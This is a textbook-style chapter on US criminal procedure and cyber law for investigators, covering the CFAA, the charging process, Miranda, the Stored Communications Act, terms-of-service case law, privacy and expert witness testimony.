If the State thinks you have committed a crime, the District Attorney's Office, representing the State, may bring criminal charges against you. Only the State – not another person or agency – can charge you with a criminal violation.

There are 3 different kinds of criminal cases: infraction, misdemeanors, and felonies.

- An infraction is a minor violation. Some traffic violations are infractions.
- A misdemeanor is a more serious crime that can be punished by up to 1 year in jail.
- A felony is the most serious kind of crime. If you are found guilty, you can be sent to state prison or receive the death penalty.

25.2. Legal Fundamentals

The U.S Court Systems

If the State thinks you have committed a crime, the District Attorney's Office, representing the State, may bring criminal charges against you. Only the State – not another person or agency – can charge you with a criminal violation.

There are three different kinds of criminal cases: infractions, misdemeanors, and felonies.

- An infraction is a minor violation. Some traffic violations are infractions.
- A misdemeanor is a more serious crime that can be punished by up to 1 year in jail. [Click here to learn more about misdemeanors](#)
- A felony is the most serious kind of crime. If you are found guilty, you can be sent to state prison or receive the death penalty.

The Federal courts are similar in structure to State courts in California. The Supreme Court is the highest in our country's judiciary.

There are two levels of federal courts under the Supreme Court.

- The U.S. District Courts (the Trial Courts), and
- The U.S. Courts of Appeals (the Appellate Courts).

U.S. District Courts

The U.S. District Courts are the Trial Courts of the Federal court system. The District Courts can hear most Federal cases, including civil and criminal cases. There are 94 U.S. District Courts in the U.S. and U.S. territories. Each district includes a United States bankruptcy court. Some states, like Alaska, have only 1 District Court for the whole state. Others, like California, have several.

Two special Trial Courts hear certain kinds of cases anywhere in the country:

- The Court of International Trade hears cases about international trade and customs issues.
- The U.S. Court of Federal Claims hears cases about claims for money damages against the United States, disputes over federal contracts, unlawful "takings" of private property by the federal government, and other claims against the United States.
- THE U.S. Courts of Appeals*


The U.S. District Courts are organized into 12 regional circuits, and each has a U.S. Court of Appeals. There is also one Court of Appeals of the Federal Circuit. This court has nationwide jurisdiction to hear

appeals in specialized cases, like patent law cases and cases decided by the Court of International Trade and Federal Claims. A Court of Appeals hears appeals from the district courts in its circuit. It can also hear appeals from decisions of federal administrative agencies.

U.S. Supreme Court

The United States Supreme Court has a Chief Justice and eight associate justices. The Supreme Court can choose a limited number of cases from the cases it is asked to decide. Those cases may begin in the Federal or State courts. And, they usually involve important questions about the Constitution or federal law.

Here is a flowchart that shows how criminal cases move through the court system.

Sequence of a Criminal Case

25.3. Criminal Offenses Under CFAA

The Computer Fraud and Abuse Act (CFAA) was enacted by Congress in 1986 to amend existing computer fraud law (18 U.S.C. § 1030), which had been included in the Comprehensive Crime Control Act of 1984. It was written to clarify and increase the scope of the previous version of 18 U.S.C. § 1030 while, in theory, limiting federal jurisdiction to cases “with a compelling federal interest, i.e., where computers of the federal government or certain financial institutions are involved or where the crime itself is interstate in nature.” (see “Protected Computer,” below). In addition to clarifying a number of the provisions in the original section 1030, the CFAA also criminalized additional computer-related acts. Provisions addressed the distribution of malicious code and denial of service attacks.

Congress also included in the CFAA a provision criminalizing trafficking in passwords and similar items:

1. Whoever
 - a. Having knowingly accessed a computer without authorization or exceeding authorized access, and employing such conduct having obtained information that has been determined by the United States Government according to Executive order or statute to require protection against unauthorized disclosure for reasons of national defense or foreign relations, or any restricted data, as defined in paragraph Y of section 11 of the Atomic Energy Act of 1954, with reason to believe that such information so obtained could be used to the injury of the United States, or the advantage of any foreign nation willfully communicates, delivers, transmits, or causes to be communicated, delivered, or transmitted, or attempts to communicate, deliver, transmit or cause to be communicated, delivered, or transmitted the same to any person not entitled to receive it, or willfully retains the same and fails to deliver it to the officer or employee of the United States entitled to receive it;
2. Intentionally accesses a computer without authorization or exceeds authorized access, and thereby obtains—
 - a. Information contained in a financial record of a financial institution, or of a card issuer as defined in section 1602 (n) [1] of title 15, or contained in a file of a consumer reporting agency on a consumer, as such terms are defined in the Fair Credit Reporting Act (15 U.S.C. 1681 et seq.);
 - b. Information from any department or agency of the United States; or
 - c. Information from any protected computer;
3. Intentionally, without authorization to access any nonpublic computer of a department or agency of the United States, accesses such a computer of that department or agency that is exclusively for the use of the Government of the United States or, in the case of a computer not exclusively for such use, is used by or for the Government of the United States and such conduct affects that use by or for the Government of the United States;
4. Knowingly and with intent to defraud, accesses a protected computer without authorization or exceeds authorized access, and employing such conduct furthers the intended fraud and obtains anything of value unless the object of the fraud and the thing obtained consists only of the use of the computer and the value of such use is not more than \$5,000 in any 1-year period;

- a. Knowingly causes the transmission of a program, information, code, or command, and as a result of such conduct, intentionally causes damage without authorization to a protected computer;
 - b. Intentionally accesses a protected computer without authorization, and as a result of such conduct, recklessly causes damage; or
 - c. Intentionally accesses a protected computer without authorization, and as a result of such conduct, causes damage and loss.
5. Knowingly and with intent to defraud traffics (as defined in section 1029) in any password or similar information through which a computer may be accessed without authorization, if—
 - a. Such trafficking affects interstate or foreign commerce; or
 - b. Such computer is used by or for the Government of the United States;
6. With intent to extort from any person any money or other thing of value transmits in interstate or foreign commerce any communication containing any—
 - a. Threat to cause damage to a protected computer;
 - b. Threat to obtain information from a protected computer without authorization or above authorization or to impair the confidentiality of information obtained from a protected computer without authorization or by exceeding authorized access; or
 - c. demand or request for money or another thing of value with damage to a protected computer, where such damage was caused to facilitate the extortion²

Resource http://en.wikipedia.org/wiki/Computer_Fraud_and_Abuse_Act

25.4. The Charging Process

FIRST APPEARANCE

If a defendant is arrested and unable to post a bond, they are entitled to appear before a judge within 24 hours. First Appearance, the defendant is informed of the charges for which they were arrested and is advised of their rights. The Judge reviews the law enforcement reports and may raise or lower the bond amount or release the defendant on their own recognizance.

FILING OF CRIMINAL CHARGES

When the State Attorney's Office receives a formal complaint from a law enforcement agency, an Assistant State Attorney assigned to the case will review the reports and interview witnesses. It is important to cooperate with this office to ensure that all the information about the crime is provided.

This review of the case will determine if there is sufficient evidence to pursue criminal prosecution. If so, the attorney will file the formal charging document, called "Information," with the court. You will be notified by letter of this decision. If there is insufficient evidence to file criminal charges, the attorney will generate a document indicating no charges will be filed.

If "Information" is filed and the defendant has not yet been arrested, an order (a summons) for the defendant to appear in court or order (a *capias* or a warrant) for the arrest of the defendant will be issued.

VICTIM IMPACT/RESTITUTION STATEMENT

The Office of the State Attorney provides each victim with a Victim Impact/Restitution Statement for completion. This form affords the opportunity to provide information concerning the effect of the crime, the financial losses incurred, and your recommendation for a sentence in this case.

Please complete the statement promptly as requested and return it to the Prosecuting Attorney's Office. It would be best if you documented all financial losses claimed by providing *COPIES* of medical bills, damage estimates, proof of fair market value, or receipts for lost property.

If you have any questions regarding the form or would like assistance in completing the form, please call the Victims' Rights Victim Assistance Department at your local law enforcement agency or the prosecutor's office.

VICTIM COMPENSATION

Victim compensation laws were established to financially aid innocent victims/survivors of violent crime (including DUI and Hit & Run charges). Victim compensation is a payer of last resort that provides benefits within limits. In the event, the crime has produced financial hardship for medical expenses, funeral costs, counseling, loss of support, and lost wages. Loss of property is not covered except in a limited amount for

an elderly or disabled adult who suffered a property loss due to a crime that substantially limits normal daily living activities. There is no other source of reimbursement.

YOU MAY BE ELIGIBLE IF YOU ARE.....

- An adult victim who has been physically injured as a result of a crime.
- A victim who has suffered psychiatric or psychological injury as a result of a forcible felony.
- A surviving spouse, parent, child, or principal dependent of a deceased victim.
- The parent or guardian of a minor or incompetent victim that has been injured as a result of a crime.
- The parent or guardian of a child witness (16 or under) who was present at a violent crime scene and suffered psychological injury.
- An elderly or disabled adult who lost property as a result of a crime.

AND IF.....

- The crime was reported to Law Enforcement within 72 hours.
- The application was filed within one year after the crime (with some exceptions).
- The victim has fully cooperated with law enforcement and the Prosecuting Attorney's Office.
- The victim was not engaged in unlawful activity.
- The victim did not contribute to their own injuries.

Local law enforcement or the Prosecuting Attorney's Office can provide an application for Victim Compensation and will gladly assist, whenever necessary, in completing the application. Please do not hesitate to contact them for help.

ARRAIGNMENT

As the victim, you have the right to be present at the arraignment. However, your presence is not required.

At the arraignment, the defendant will be formally advised of the charges filed by the State. The defendant is also informed of the right to an attorney. If the accused indicates an inability to afford an attorney but wishes to be represented, the Judge may appoint an attorney from the Public Defender's Office to the case.

At a *Felony* Arraignment, the defendant may not necessarily appear in the proper legal documents that have been filed. Due to the serious nature of felony charges, a judge rarely accepts a "guilty" or "no contest" plea at the arraignment. Therefore, other pretrial proceedings will be scheduled.

At a *Misdemeanor* Arraignment, the Judge will, quite frequently, accept a plea of "guilty" or "no contest." Should the defendant enter such a plea and the judge can impose a sentence immediately, the victim, having made their presence known, will then be allowed to address the court regarding restitution and sentencing. If the defendant requests a trial, a trial date will be set at some future pre-trial proceeding, and the victim will be notified of the date.

DEPOSITIONS

A deposition is an interview or testimony taken under oath of any witnesses in a case by the defendant's attorney after formal charges have been filed. In most cases, an assistant state attorney will also be present during the deposition, which may be recorded by either a court reporter or by a tape recorder which will later be produced in a written transcript. The defendant is not present during the deposition, usually taken outside the courtroom, usually in a private office. The defense attorney may elect to subpoena you for a certain date, time, and place and, if you fail to appear, you may be held in contempt of court, and the case may be continued.

It is important to be prepared for your deposition and provide truthful testimony to the defense attorney. During your deposition, the statements you make may be used in the trial to show inconsistencies between your deposition statements and trial testimony.

Attending a deposition for the first time may create anxiety. You have the right to be accompanied by a victim advocate if you so choose. Any questions or concerns you may have may be addressed to the Victims' Rights Counselors or the Assistant State Attorney prosecuting the case.

PRE-TRIAL PROCEEDINGS

NOTE: Case Management, Pre-Trial Conferences, Plea Hearings, Motion Hearings, and Docket Sounding are all types of pre-trial proceedings.

CASE MANAGEMENT is a scheduled time when the prosecutor and the defendant's attorney, along with the Judge, select a trial period for the case to be heard. Generally, in felony court, if the defendant's attorney indicates the defendant's desire to enter a "No Contest" or "Guilty" plea rather than exercise the constitutional right to a trial, a "PLEA HEARING" will be scheduled at another date on the Judge's calendar. Every effort will be made to notify the victim.

DOCKET SOUNDING is the last effort of the Judge and the attorneys involved to schedule specific days and times for trials just before the beginning of the trial docket. All victims and witnesses will receive a subpoena for a time certain when scheduled.

PRE-TRIAL hearings and **DOCKET SOUNDING** in Misdemeanor Court are similar to Case Management and Docket Sounding in Felony Court with the exception that, generally, the Judge will accept a Defendant's plea of "No Contest" or "Guilty" at any of these times. When no such plea is presented, a trial date is set, and victims and witnesses are usually notified by subpoena.

The victim has the right to attend any of these public hearings. However, your presence is neither necessary nor required unless subpoenaed or specifically requested by the attorney prosecuting the case. Don't hesitate to contact the Victim Rights Department or the Assistant State Attorney with any questions concerning your attendance.

TRIAL PROCEDURE

A jury is selected by the State and Defense Attorney and seated as the first item of the procedure. The trial begins with an “opening statement” from the Assistant State Attorney, hereinafter called “Prosecutor,” and the Defense Attorney. The opening statement outlines the facts that each party expects to establish during the trial. The Prosecutor presents the State’s case first by calling and questioning witnesses on “direct examination.” After direct examination of each witness, the defendant’s attorney is permitted to question the witness by “cross-examination.”

After the State’s presentation, the Defense is entitled to present its case by direct examination followed by cross-examination of each witness by the prosecutor. Finally, each attorney presents a closing argument that offers a summation of the facts presented during the trial. The judge then instructs the jury on the law and defines the issues, and instructs the jury to reach a fair verdict based on the evidence. The jury’s deliberations are in private and, to convict, their verdict must be unanimous.

Again, victims and witnesses have the right to be present in the Courtroom during a trial unless their presence is determined to be prejudicial by the Judge. This option should be discussed with the prosecutor in the case.

SENTENCING

Statewide sentencing guidelines became effective on October 1, 1983. These guidelines provide a range of recommended sentences for all felony cases. The Court must sentence according to these guidelines unless the Court states a clear and convincing reason it chooses to sentence outside the guidelines.

The sentencing of misdemeanor offenses remains the discretion of the trial judge. The Trial Judge in misdemeanor matters may impose any sentence up to the maximum allowed by state law.

As a victim, you have the right to be present at the sentencing of the defendant. Please advise the prosecutor or the Victim Rights Department of your desire to attend, and you will be notified when sentencing will occur. You may address the court to state your feelings concerning the impact of this crime on your life, necessary restitution, and desired to sentence at said hearing. Should you choose not to make an oral statement, you may submit a written statement to the prosecutor before sentencing to be read into the record.

RESTITUTION

At sentencing, the Court may order a defendant to pay restitution for the damage or loss caused by a crime. If the defendant is sentenced to jail or prison, the restitution may not be paid until after the defendant’s release if the incarceration is followed by probation. If ordered as a condition of probation or community control, the appropriate probation officer will supervise the payment of restitution. Therefore, your obligation is to keep your address current with the proper agency. If the sentence is solely incarceration, the judge may order restitution as a civil judgment.

MIRANDA WARNING

Before proceeding, there is a difference between the Fifth Amendment privilege against self-incrimination and the Miranda doctrine, rules, or warnings (hereafter, usually just Miranda).

The former protects against the use of compelled statements in judicial, administrative, and congressional proceedings and before other investigative bodies. The latter contains specific rules governing in-custody interrogations.

Miranda is required by and enforced under the Fifth Amendment but is only part of it. The Fifth Amendment is broader than Miranda, as the Amendment is also the basis for the right of a defendant or witness not to testify and other constitutional mandates, and both differ from the Sixth Amendment's concerns.

Miranda consists of four warnings and sets forth the order in which the warnings are to be given to help alleviate the pressure of the interrogation room. The Miranda decision requires that, before custodial questioning commences, a suspect who is in custody (not free to leave) must be told that: You have the right to remain silent; anything you say can be used against you in a court of law; you have the right to an attorney at the interrogation; and, if you cannot afford an attorney one will be appointed for you. The police should then obtain a valid waiver of these rights by the suspect or terminate questioning.

There is a difference between the issues presented by whether Miranda warnings were properly given and the voluntariness of a confession in criminal prosecution. In the latter situation, the question is whether, under the circumstances, the statements were given voluntarily, consistent with the requirements of the Due Process Clause. To be admissible, a statement must be voluntary, not obtained by coercion or improper inducement. Confessions are presumed to be involuntary. The burden is on the state to make a prima facie showing that the defendant's statements were made voluntarily.

Miranda Based on Fifth Amendment/ Voluntariness on Fourteenth

As noted and more fully explained, the preclusion of evidence obtained in violation of Miranda is based on the Fifth Amendment privilege against self-incrimination. The preclusion of an involuntary confession, on the other hand, is based on the Due Process Clause of the Fourteenth Amendment and applies to confessions that are the product of coercion or other methods offensive to due process. Before *Miranda*, decided in 1966, no warnings were given, and the voluntariness of any statement was litigated in most instances.

In *Miranda v. Arizona*, 384 U.S. 436, 86 S.Ct. 1602, 16 L.Ed.2d 694 (1966), the Court held that certain warnings must be given before a suspect's statement made during custodial interrogation could be admitted in evidence. *Dickerson v. the U.S.* 530 U.S. 428, 431-432, 120 S. Ct. 2326, 2329 (U.S.,2000). Cases recognized two constitutional bases for the requirement that a confession is voluntary to be admitted into evidence: the Fifth Amendment right against self-incrimination and the Due Process Clause of the Fourteenth Amendment. The due process test takes into consideration "the totality of all the surrounding circumstances—both the characteristics of the accused and the details of the interrogation."

The Court never abandoned this due process jurisprudence and thus continues to exclude confessions that were obtained involuntarily. But the Court's decisions in *Malloy v. Hogan*, 378 U.S. 1, 84 S.Ct. 1489, 12 L.Ed.2d 653 (1964), and *Miranda* changed the focus of much of the inquiry in determining the admissibility of suspects' incriminating statements. In *Malloy*, The Court held that the Fifth Amendment's Self-Incrimination Clause is incorporated in the Due Process Clause of the Fourteenth Amendment and thus applies to the States. 378 U.S., at 6-11, 84 S.Ct. 1489. The Court decided *Miranda* on the heels of *Malloy*.

FRUIT OF THE POISONOUS TREE

Evidence was gathered with the aid of information obtained unconstitutionally. *Oregon v. Elstad*, 470 U.S. 298, 304, 105 S. Ct. 1285, 84 L. Ed. 2d 222 (1985); see also *Brown v. Illinois*, 422 U.S. 590, 601-02, 95 S. Ct. 2254, 45 L. Ed. 2d 416 (1975).

Although the fruit of the poisonous tree doctrine applies to Fourth Amendment violations, the United States Supreme Court has imported the poisonous tree doctrine into Fifth Amendment violations in the limited circumstance where coerced statements made during interrogation directly produce additional evidence. *Elstad*, 470 U.S. at 310. The Court differentiated between coerced statements and statements made after a *Miranda* violation. *Id.* It held that "actual coercion" means the accused has been "compelled ... to be a witness against himself" in violation of the Fifth Amendment.

U.S. Const. *Amend. V. Conversely*, a failure to adhere to *Miranda* does not rise to a Fifth Amendment violation. *New York v. Quarles*, 467 U.S. 649, 654, 104 S. Ct. 2626, 81 L. Ed. 2d 550 (1984). Instead, a *Miranda* violation presumes only that "the privilege against compulsory self-incrimination has not been intelligently exercised." *Elstad*, 470 U.S. at 310. Thus, because *Miranda* violations do not rise to actual coercion in violation of the Fifth Amendment, the fruit of the poisonous tree doctrine does not apply. *Id.* at 304

25.5. What is a subpoena?

A subpoena is an order from a judge to appear at a hearing. If you want someone to testify for you at your hearing and are concerned about whether the person will come, you should ask the judge for a subpoena. If you get a subpoena and deliver it properly, the judge will require the person to appear.

A subpoena duces tecum is a special type of subpoena. It requires a person to bring certain documents, like business records, bank records, medical records, or government records, to a hearing. These are just examples; you may subpoena any document that is relevant to your case. If you want someone to bring documents to your hearing, you should ask the judge for a subpoena duces tecum. If you get a subpoena duces tecum and deliver it properly, the judge will require the documents to be produced.

Search and Seizure

To be valid under the Fourth Amendment, a search warrant must, inter alia, “particularly describe the place to be searched, and the persons or things to be seized.” U.S. Const. Amend.

IV. The purpose of this particularity requirement is to avoid “a general, exploratory rummaging in a person’s belongings.” *Andresen v. Maryland*, 427 U.S. 463, 480, 49 L. Ed. 2d 627, 96 S. Ct.

2737 (1976) (internal quotation marks omitted); *Coolidge v. New Hampshire*, 403 U.S. 443, 467, 91 S.Ct.

2022, 2038, 29 L.Ed.2d 564 (1971); generally see *Stanford v. Texas*, 379 U.S. 476, 481-

85, 13 L. Ed. 2d 431, 85 S. Ct. 506 (1965) (describing history and purpose of particularity requirement).

A sufficiently particular warrant describes the items to be seized so that it leaves nothing to the discretion of the officer executing the warrant. See *Marron v. United States*, 275 U.S. 192, 196, 72 L. Ed. 231, 48 S. Ct. 74 (1927). Although the Court ordinarily would begin its review of the decision of the district court by determining whether it erred in concluding the warrant failed to particularize the items to be seized adequately, the Court need not address that question even if the warrant was invalid where the evidence obtained during the search nevertheless was admissible according to the good-faith exception to the exclusionary rule. See *United States v. Leon*, 468 U.S. 897, 913, 82 L. Ed. 2d 677, 104 S. Ct. 3405 (1984).

25.6. Accounting for Stored Communications

Federal law provides that, in some circumstances, the government may compel social media companies to produce social media evidence without a warrant. The Stored Communications Act (“SCA”) governs the ability of governmental entities to compel service providers, such as Twitter and Facebook, to produce content (e.g., posts and Tweets) and non-content customer records (e.g., name and address) in certain circumstances.

The SCA, which was passed in 1986, has not been amended to reflect society’s heavy use of new technologies and electronic services, such as social media, which have evolved since the SCA’s original enactment. As a result, courts have been left to determine how and whether the SCA applies to the varying features of different social media services, applying precedent from older technologies such as text messaging pager services and electronic bulletin boards.

The SCA provides that non-content records can be compelled via a subpoena or court order. Regarding compelled disclosure of the content of communications, the SCA provides different levels of statutory privacy protection depending on how long the content has been in electronic storage. The government may obtain content that has been in electronic storage for 180 days or less “only pursuant to a warrant.”

The government has three options for obtaining communications that have been in electronic storage with a service provider for more than 180 days:

1. Obtain a warrant;
2. Use an administrative subpoena; or
3. Obtain a court order under § 2703(d).

The constitutionality of the SCA has been called into question by at least one U.S. Circuit Court of Appeals. In *United States v. Warshak*, the Sixth Circuit held that “the government agents violated the Fourth Amendment when they obtained the contents of defendant’s emails” without a warrant, and added that “to the extent that the SCA purports to permit the government to obtain such emails warrantlessly, the SCA is unconstitutional.”

The court reasoned that “over the last decade, email has become ‘so pervasive that some persons may consider it to be an essential means or necessary instrument for self-expression, even self-identification’” and that therefore “email requires strong protection under the Fourth Amendment.”

Noting that email was analogous to a phone call or letter and that the internet service provider was the intermediary that made email communication possible—the functional equivalent of a post office or telephone company—the court concluded that given “the fundamental similarities between email and traditional forms of communication, it would defy common sense to afford emails lesser Fourth Amendment protection.”

As social media becomes as pervasive and important to people like email, its treatment under the SCA will require similar clarification by courts.

Resources <http://jolt.richmond.edu/index.php/social-media-evidence-in-government-investigations-and-criminal-proceedings-a-frontier-of-new-legal-issues/>

25.7. Terms of Service

Terms of service (commonly abbreviated as ToS or TOS and also known as terms of use and terms and conditions) are rules which one must agree to abide by in order to use a service. Terms of service can also be merely a disclaimer, especially regarding the use of websites.

A terms-of-service agreement typically contains sections pertaining to one or more of the following topics:

- Disambiguation/definition of keywords and phrases
- User rights and responsibilities
- Proper or expected usage; potential misuse
- Accountability for online actions, behavior, and conduct
- Privacy policy outlining the use of personal data
- Payment details such as membership or subscription fees, etc.
- Opt-out policy describing procedure for account termination, if available
- Disclaimer/Limitation of Liability clarifying the site's legal liability for damages incurred by users
- User notification upon modification of terms, if offered

Violating an employer's computer use policy or a website's terms of service is not a hacking crime covered by US statutes, a federal appeals court ruled on Tuesday.

The US Ninth Circuit Court of Appeals made the determination in a criminal case filed against a former employee of an executive search firm who convinced some of his former colleagues to use their login credentials to download names and contact data from the company's confidential database. Federal prosecutors indicted him on charges involving trade-secret theft, mail fraud, and conspiracy, in addition to violations of the 1984 Computer Fraud and Abuse Act (CFAA), which outlaws computer use that "exceeds authorized access."

A lower court judge dismissed the CFAA charges on grounds that employees were legally authorized to access the database and only violated the employer's restriction on the way the information could be used. A majority of judges hearing an appeal of that dismissal upheld the decision, arguing that to hold otherwise would criminalize even casual terms of service violations imposed by social networking services, online retailers, and search engines.

"The government's construction of the statute would expand its scope far beyond computer hacking to criminalize any unauthorized use of information obtained from a computer," Alex Kozinski, chief judge for the San Francisco-based appeals court, wrote for the nine-judge majority. "This would make criminals of large groups of people who would have little reason to suspect they are committing a federal crime. While ignorance of the law is no excuse, we can properly be skeptical as to whether Congress, in 1984, meant to criminalize conduct beyond that which is inherently wrongful, such as breaking into a computer."

The concern is more than a mere hypothesis, as the majority opinion went on to note. In 2008, federal

prosecutors charged a Missouri woman after she masqueraded as a 16-year-old boy and struck up a correspondence with a teenage girl who later went on to commit suicide. The CFAA charges filed against 49-year-old Lori Drew hinged on a fake MySpace profile she set up in violation of the site's terms of service. By flouting requirements imposed by MySpace, the government argued, she exceeded her authority to access the service.

A jury found Drew guilty before the judge hearing the case overturned the verdict.

"Lying on social media websites is common," Kozinski wrote. "People shave years off their age, add inches to their height and drop pounds from their weight. The difference between puffery and prosecution may depend on whether you happen to be someone an [assistant United States attorney] has reason to go after."

The majority opinion also notes that many service terms are "private policies that are lengthy, opaque, subject to change, and seldom read." One example of the vagueness of such policies is the requirement imposed by many employers that company computer use must be for business purposes only. Would using the Internet to check the weather forecast for an upcoming business trip run afoul of such a requirement? What about for a company softball game or for a vacation to Hawaii?

"Basing criminal liability on violations of private computer use policies can transform whole categories of otherwise innocuous behavior into federal crimes simply because a computer is involved," the opinion continued. "Employees who call family members from their work phones will become criminals if they send an email instead. Employees can sneak in the sports section of the New York Times to read at work, but they'd better not visit ESPN.com."

Drawing a Dividing Line

At the heart of Tuesday's decision was language in the CFAA that defines exceeding authorized access as the accessing of "a computer with authorization and to use such access to obtain or alter information in the computer that the accessor is not entitled so to obtain or alter." The term "entitled" refers to the way the user obtains or alters the data, the majority reasoned, while the policy the former employee was accused of violating used "entitle" to limit how the information could be used after it was obtained.

The judges noted that at least three other federal appeals courts—the 11th Circuit in 2010, the Fifth Circuit in the same year, and the Seventh Circuit in 2006—have arrived at vastly different interpretations of the CFAA. For the time being, that means lower courts in different parts of the country will be bound by competing for guidance. That makes the issue ripe for review by the US Supreme Court unless the appeals courts change their minds. Indeed, the Ninth Circuit majority called on its sister courts to reconsider their rulings.

"These courts looked only at the culpable behavior of the defendants before them and failed to consider the effect on millions of ordinary citizens caused by the statute's unitary definition of 'exceeds authorized access,'" the opinion stated. "They, therefore, failed to apply the long-standing principle that we must construe ambiguous criminal statutes narrowly so as to avoid 'making criminal law in Congress's stead,'" the

majority continued, quoting from the 2008 US Supreme Court ruling known as *United States v. Santos*.

Two judges on the 11-judge panel disagreed and warned that the majority was parsing the CFAA in a “hyper-complicated way” that distorted Congress’s intentions when the statute was drafted.

“A bank teller is entitled to access a bank’s money for legitimate banking purposes, but not to take the bank’s money for himself,” the dissenting opinion, written by Judge Barry G. Silverman and joined by Judge Richard C. Tallman, stated. “A new car buyer may be entitled to take a vehicle around the block on a test drive. But the buyer would not be entitled—he would ‘exceed his authority’—to take the vehicle to Mexico on a drug run.”

At times, the text of the 22-page decision read more like an *Ars* article than an appeals court ruling. Online services mentioned included Reason.TV, Google Chat, Farmville, Amazon, Facebook, eBay, YouTube, and the IMDB, as well as gadgets including the iPad, Kindle, Nook, and Xbox (mistakenly referred to as X-box).

When anyone uses any of these, “we are using one computer to send commands to other computers at remote locations,” the majority said. “Our access to those remote computers is governed by a series of private agreements and policies that most people are only dimly aware of and virtually no one reads or understands.”

25.8. Privacy Considerations

We want privacy, yet we expose private details of our lives online for a broad audience to see. When you post something, you leave a digital footprint that is owned by the site. Facebook has been receiving much bad press because some users fear how their data might be used. Privacy policies and TOS are constantly being changed. Advocates of online privacy have different agendas. Consumers put pressure on websites to protect our information, but at the same time, the government wants access to this vast amount of information for investigations and terrorism research.

Consider this:

1. There are different privacy laws in every country.
2. Check TOS and privacy laws on each website. They may allow backdoors access.
3. Privacy Settings: It's important to understand privacy laws and settings for major social networks to understand limitations and potentially work around them. Users can select their own privacy settings, and there are few ways to get around them.

It is important to remember:

- Facebook profiles provide phone numbers and e-mail addresses.
- Photos provide a history and timeline.
- Status updates offer current whereabouts.
- Privacy Settings: Profile can be viewable by no one.

25.9. Testifying as an expert witness

The expert witness has special knowledge or skill gained by education, training, or experience and may be summoned to court to give an opinion or expert evidence during a trial, based on that person's field of expertise. Pre-trial preparation by the expert witness refreshes the level of expertise, enhances the opinion expressed, reduces stress, and saves time. This paper outlines what preparations the expert witness should undertake before attending court and suggestions for giving testimony.

The rules governing the admissibility of expert testimony are the domain of the lawyer and the trial judge. The expert witness doesn't have to be familiar with the intricacies and nuances of expert testimony and its frequent partner, hearsay evidence. It is enough to say that the admissibility of expert evidence is predicated on the existence of knowledge and experience beyond that of the ordinary citizen and applies to the matter before the court. It has the effect of proving facts.

Pre-Trial Preparation

In general terms, any person may be summoned to testify as an ordinary citizen to describe a circumstance seen and perhaps personally heard. This person has no special status. A person may also be summonsed as an expert witness, in which case the witness has a special status and may give opinion evidence based on the expertise of the witness. These guidelines concern the latter. This witness may be examined about their professional credentials and depth of knowledge, the facts of the particular matter before the court, and any opinions the witness may have about cause and effect.

Guideline #1 – Attend by court-ordered summons or subpoena only

